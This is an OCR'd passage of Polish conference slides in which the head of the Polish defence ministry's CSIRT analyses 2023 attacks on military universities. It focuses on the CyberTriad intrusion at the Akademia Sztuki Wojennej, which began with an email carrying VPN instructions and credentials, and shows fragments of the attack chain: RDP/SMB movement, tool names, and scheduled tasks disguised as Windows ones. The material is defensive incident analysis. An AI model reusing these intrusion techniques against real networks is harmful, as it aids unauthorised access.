Zadanie
„Model normatywny podnoszenia kompetencji cyfrowych w szkołach wyższych”
finansowane w ramach dotacji celowej pochodzącej ze środków Ministerstwa Edukacji i Nauki na podstawie Umowy Nr MEiN/2023/CTC/2625

Konferencja naukowa
„Wzmacnianie odporności szkół wyższych
na cyberataki przez podnoszenie kompetencji cyfrowych”

Analiza ataków na uczelnie wojskowe za rok 2023

Prelegent: płk Łukasz Jędrzejczak

Ministerstwo Edukacji i Nauki

UKSW Uniwersytet Kardynała Stefana Wyszyńskiego w Warszawie

CLTC Centrum Liderów Transformacji Cyfrowej

Analiza ataków na uczelnie wojskowe za rok 2023

płk Łukasz Jędrzejczak

Szef CSIRT MON


C:[SIRT/MON- #CyberAktywni #CyberBezpieczni #CyberSkuteczni

Agenda

1. Ataki na systemy uczelni wojskowych:
   a) Akademia Marynarki Wojennej.
   b) Akademia Sztuki Wojennej.
   c) Akademia Wojsk Lądowych.
   d) Lotnicza Akademia Wojskowa.
   e) Wojskowa Akademia Techniczna.

2. Aktualne zagrożenia i podatności w 2023r.:
   a) Kampanie phishingowe.
   b) Dezinformacja
   c) Kradzież danych.
   d) Kradzież tożsamości.
   e) Szpiegostwo.


3. Dobre praktyki istotne dla cyberbezpieczeństwa uczelni wojskowych.



#CyberAktywni #CyberBezpieczni #CyberSkuteczni

C:[SIRT/MON


ILOŚCIOWY WYKAZ INCYDENTÓW W POSZCZEGÓLNYCH UCZELNIACH WOJSKOWYCH ZA ROK 2023



Razem: 81

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

Zagrożenia dla uczelni wojskowych



Korzyści finansowe
Operacje informacyjne
Cyberszpiegostwo

Grupy sponsorowane przez państwa
Grupy motywowane finansowo

Otwarty charakter uczelni
Niedojrzała architektura cyberbezpieczeństwa
Brak procesów, narzędzi i personelu cyber


Incydent na Akademii Sztuki Wojennej

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

C:[SIRT/MON]

Atak na systemy ASzWoj

10 lipca 2023 r. grupa CyberTriad zaatakowała sieci Akademii Sztuki Wojennej. Nie użyto technik włamań mających na celu ominięcie zabezpieczeń. Atakujący wykorzystał jedną wiadomość e-mail.



Dostęp do VPN

AT [redacted]

Do [redacted]

Odpowiedz | Odpowiedz wszystkim | Prześlij dalej | ...

Fri 13/05/2022 15:20

Default.vpn
1 KB

Dzień dobry

Poniżej procedura dostępu VPN Client-to-Site do naszej infrastruktury:

1. pobrać aplikację Barracuda Network Access Client:
https://drive.google.com/file/d/[redacted]
2. zainstalować Barracuda VPN Client
3. pobrać szablon konfiguracyjny (z załącznika) i aktywować go lub zaciągnąć funkcją IMPORT z poziomu Barracuda Network Access Client
4. zestawić połączenie do ASzWoj przy użyciu loginu: [redacted] i hasła: [redacted]

Proszę o info zwrotne czy tunel się zapina i czy adres 10.[redacted]est osiągalny.

Z poważaniem

Akademia Sztuki Wojennej
al. gen. Antoniego Chruściela "Montera" 103
00–910 Warszawa
www.akademia.mil.pl

Gotowy szablon konfiguracyjny.


Login i hasło jawnym tekstem.

Ważny adres IP podany tekstem jawnym.


C:[SIRT/MON]

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

Etapy ataku


1. Phase
2. Phase
3. Phase
192.168.
185.219.
Tefincom S.A
FW
10.1.
TCP/3389
TCP/445
j.f
Pull.exe
domain.yaml
DC02
10.1.
Microsoft-Windows-DiskDiagnosticDataCollector
CleanupTemporaryState
TCP/445
j.f
10.1.
FS
10.1.
1.txt
1.png
Phantomjs.exe
Schedule.exe
WS

Atak na systemy ASzWoj



Złamane zostały podstawowe zasady cyberhigieny

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

Komentarze prasowe

Edyta Żemła Obserwuj Marcin Wyrwał Obserwuj

11,2 tys. • 24 sierpnia 2023, 06:00 Lubię to

Atak hakerski sparaliżował największą polską uczelnię wojskową

AkademiaSzWoj @AkademiaS... · 25 sie

Brawo @OnetWiadomosci @onetpl ‼️ Już nawet cyberprzestępcy Wam dziękują za wsparcie‼️ Nikt tak ich nie wypromował jak duet @Wyrwal i @Edytazemla . Dzięki Wam zdobyli motywację do dalszych działań. Nasze szczere gratulacje‼️

Thank you, @onetpl, we appreciate it.
wiadomosci.onet.pl/tylko-w-onecie...

We've already prepared another surprise for you.
Stay tuned.

#NATO #CyberAttack #CyberTriad

Przetłumacz wpis


wiadomosci.onet.pl
Atak hakerski sparaliżował największą polską

